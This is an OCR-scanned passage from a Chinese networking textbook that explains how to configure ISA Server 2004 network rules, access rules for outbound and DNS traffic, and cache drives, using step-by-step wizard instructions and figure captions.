


图 9.113 “可以安装程序了”对话框

二、配置 ISA Server 2004 服务器

在 ISA Server 2004 中，防火墙策略是由网络规则、访问规则和服务器发布规则三者的结合。网络规则定义了不同网络间如何访问，而访问规则定义了用户(内、外网)的访问，服务器发布规则定义了如何让用户访问服务器。

1. 网络规则

网络规则定义并描述网络拓扑。网络规则确定两个网络之间是否存在连接，以及定义如何进行连接。网络连接的方式如下。

(1) 网络地址转换（NAT）：当指定这种类型的连接时，ISA 服务器将用它自己的 IP 地址替换源网络中的客户端的 IP 地址。当定义内部网络与外部网络之间的关系时，可以使用 NAT 网络规则。

(2) 路由：当指定这种类型的连接时，来自源网络的客户端请求将被直接转发到目标网络。源客户端地址包含在请求中。当发布位于 DMZ 网络中的服务器时，可以使用路由网络规则。

路由网络关系是双向的。如果定义了从网络 A 到网络 B 的路由关系，那么从网络 B 到网络 A 也存在着路由关系。相反，NAT 关系则是唯一的和单向的。如果定义了从网络 A 到网络 B 的 NAT 关系，则不能定义从 B 到 A 的网络关系。可以创建定义双向关系的网络规则，但是 ISA 服务器将忽略有序规则列表中的第二条网络规则。

在安装时，会创建下列默认规则，如图 9.114 所示。



图 9.114 默认规则

本地主机访问。此规则定义了在本地主机网络与其他所有网络之间存在的路由关系。

VPN 客户端到内部网络。此规则指定在两个 VPN 客户端网络(“VPN 客户端”和“被隔离的 VPN 客户端”)与内部网络之间存在着路由关系。

Internet 访问。此规则定义了在内部网络与外部网络之间存在的 NAT 关系。

2. 访问规则

(1) 防火墙系统策略

在安装 ISA Server 2004 服务器时,会创建默认的系统策略。系统策略允许 ISA Server 2004 服务器访问它连接到的网络的特定服务。在防火墙策略上右击,指向“查看”,然后选择“显示系统策略规则”选项,如图 9.115 所示,或者单击图标栏上最右边的快捷图标,如图 9.116 所示。



图 9.115 创建默认的系统策略




图 9.116 单击图标栏上最右边的快捷图标

右边出现了系统策略,如图 9.117 所示,标注的地方表明,ISA Sevrer 2004 服务器可以向任何网络发起 DNS 请求。



图 9.117 系统策略

(2) 访问策略

建立一条访问策略以允许内部网络客户访问外部网络(Internet),同时,内部网络客户需要访问 ISA Server 2004 服务器上的 DNS 服务器以解析域名,需要建立一条策略以允许内部网络客户访问 ISA Server 2004 服务器的 DNS 服务。

① 新建一条允许内部客户访问外部网络的所有服务的访问规则：

在防火墙策略上右击，指向“新建”，然后选择“访问规则”选项，如图 9.118 所示。



图 9.118　访问规则

在“新建访问规则向导”的访问规则名称文本框中，输入 Allow all outbound traffic，然后单击“下一步”按钮。然后在“规则操作”对话框中选择“允许”单选按钮，单击“下一步”按钮，如图 9.119 所示。




图 9.119　“规则操作”对话框

在“协议”对话框中选择“所有出站通讯”选项，单击“下一步”按钮，如图 9.120 所示。



图 9.120　“协议”对话框

在“访问规则源”对话框中，单击“添加”按钮，打开“添加网络实体”对话框，双击“内部”，然后单击“关闭”按钮，单击“下一步”按钮，如图 9.121 所示。



图 9.121　添加内部网络实体

在“访问规则目标”对话框中，单击“添加”按钮，打开“添加网络实体”对话框，双击“外部”，然后单击“关闭”按钮，单击“下一步”按钮，如图 9.122 所示。




图 9.122　添加外部网络实体

在“用户集”对话框中接受默认的所有用户，单击“下一步”按钮，如图 9.123 所示。

在“新建访问规则向导”对话框中回顾选择的设置，然后单击“完成”按钮。

② 新建一条允许内部客户访问 ISA Server 2004 服务器上的 DNS 服务的访问规则。

主要步骤和上面一样，不同的地方：

规则名：Allow internal acces firewall's dns service




图 9.123 “用户集”对话框

在“协议”对话框中选择“所选的协议”选项，然后单击“添加”选择通用协议下的 DNS，如图 9.124 所示。



图 9.124 选择通用协议下的 DNS

访问规则目的为“本地主机”，如图 9.125 所示。

此时，ISA Server 2004 的管理控制台应该如图 9.126 所示，单击“应用”按钮以保存修改和更新防火墙策略。

在“应用新配置”对话框中单击“确定”按钮，如图 9.127 所示。

此时，ISA Server 2004 服务器的初步配置已经完成，内部客户可以访问外部网络的所有服务，也可以访问 ISA Server 2004 服务器上的 DNS 服务。



图 9.125　访问规则目标为“本地主机”



图 9.126　单击“应用”按钮




图 9.127　“应用新配置”对话框

三、启用缓存

启用缓存有两个条件，首先是设置了缓存所用的驱动器，其次是设置缓存规则。

(1) 设置缓存所用的驱动器

在 ISA Server 2004 管理控制台的“缓存”上右击，选择“定义缓存驱动器”选项如图 9.128 所示。

注意,此时的缓存上有个向下的红色箭头,表明没有启用缓存。

在"定义缓存驱动器"对话框中,根据自己的网络带宽及流量进行设置,不过需要注意的是,缓存驱动器必须采用 NTFS 分区格式,如图 9.129 所示。




图 9.128 定义缓存驱动器

